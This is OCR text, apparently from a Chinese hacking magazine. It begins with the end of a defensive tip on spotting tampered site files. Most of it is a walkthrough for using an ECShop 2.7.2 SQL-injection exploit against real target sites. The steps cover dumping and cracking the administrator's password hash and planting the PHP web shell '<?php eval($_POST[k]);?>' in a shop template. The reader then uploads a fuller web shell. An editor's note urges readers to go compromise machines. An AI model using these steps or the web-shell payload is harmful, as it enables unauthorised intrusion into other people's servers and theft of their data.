


图 4　对比结果

通过上面的做法，我们就能轻松定位到可疑的 asp 文件。当然，有时候

黑客们不一定会修改你的asp文件，还有可能是js或css等类型的文件，这类文件也是黑客们挂马的首选目标，那么现在你就可以如法炮制一个检测js或css的DOS命令啦，赶紧行动吧！

编辑点评：很简单的方法，也很有效，你可以再改造一下，加入批处理中定时执行，不过这种方法也是有不少缺陷，比如对内容替换就无能为力了，你可以用计算Hash值的方法，方法是活的，看你如何应用。

ECShop_V2.7.2 0day 利用

图 K4shifz[3E.S.T]

从文中可以学到什么：

ECShop_V2.7.2 0day漏洞的利用

ECShop_V2.7.2出了0day后，EXP也是满天飞，不会用的小菜们可是干着急啦，呵呵，先来了解一下该0day吧：是puret_t大牛发现的，原文网址：http://bbs.wolvez.org/viewtopic.php?id=133。这是一个注射漏洞，导致该漏洞的原因是：系统使用自己定义的addslashes()函数转换危险字符，但过滤不完整，只过滤了数组value而漏下了key，当sql语句引入key时，导致注射的产生。

小菜们可要仔细看这篇文章，对你有帮助哦，我来详细介绍一下ECShop Exp的利用方法。

拿到Exp后，首先你要有php的环境，自己搭建也好，网上找免费的空间也好，在这里简单介绍下如何搭建PHP环境，下载Appserv2.5.9（这是php建站工具包，里面集成了Apache，php，MySQL等），在虚拟机里面，如图1。

下一步，设置MySQL的管理密码，如图2。

然后点击“**install**”，就可以以默认形式安装成功。然后我们把Exp放到**C:\AppServ\www**目录下，在IE中访问，如图3。

点击“Google ECShop”，Exp已经设计好了，帮你搜索ECShop，方便利用。

然后找一个目标站，把网址填入Exp的输入框中，点击“**sub**”，测试成功！如图4。

前面是管理员用户名，后面是密码的md5值，复制它，放到www.cmd5.com网站上查询。呵呵，我的运气不错，查到密码。

拿着用户名、密码登陆后台，点击“**模板管理**”—“**库项目管理**”，如图5。

在右面弹出的页面选择“myship.lbi—配送方式”，如图6。

在最后面写上php一句话：**<?php eval($_POST[k]);?>**，然后点击“确定”，保存完毕（这儿只写一句话的原因后面有解释）。




图 1




图 2




图 3




图 4




图 5

那我们的shell在哪儿呢？访问http://www.xx.cn/myship.php，就是根目录下的myship.php文件，即可得到一句话所在的文件，然后拿起lanker的客户端（当然其他php一句话客户端也行，lanker的一句话已经打包了），访问一下，如图7。

显示“程序目录”成功！接下来当然就是上传大马了，如图8。

大马保存在与myship.php的相同目录下，我保存为14.php，访http://www.xx.cn/14.php，如图9。

这样webshell成功拿到，提权可不在本文示例范围中哦，留给大家练手了。

其实在编辑myship.php模板时，你也可以直接写大马进去，只是那样地址会直接暴露在用户的访问下，所以采取“**一句话**”—>“**大马**”的策略。

好了，看完本文，你是否知道该Exp怎么用了呢？

（详细分析见96页“解析一文”）




图 6




图 7




图 8

编辑点评：作者通过一步步的操作让大家明白如何使用Exp，文章简单明了，赶快抓肉鸡了。

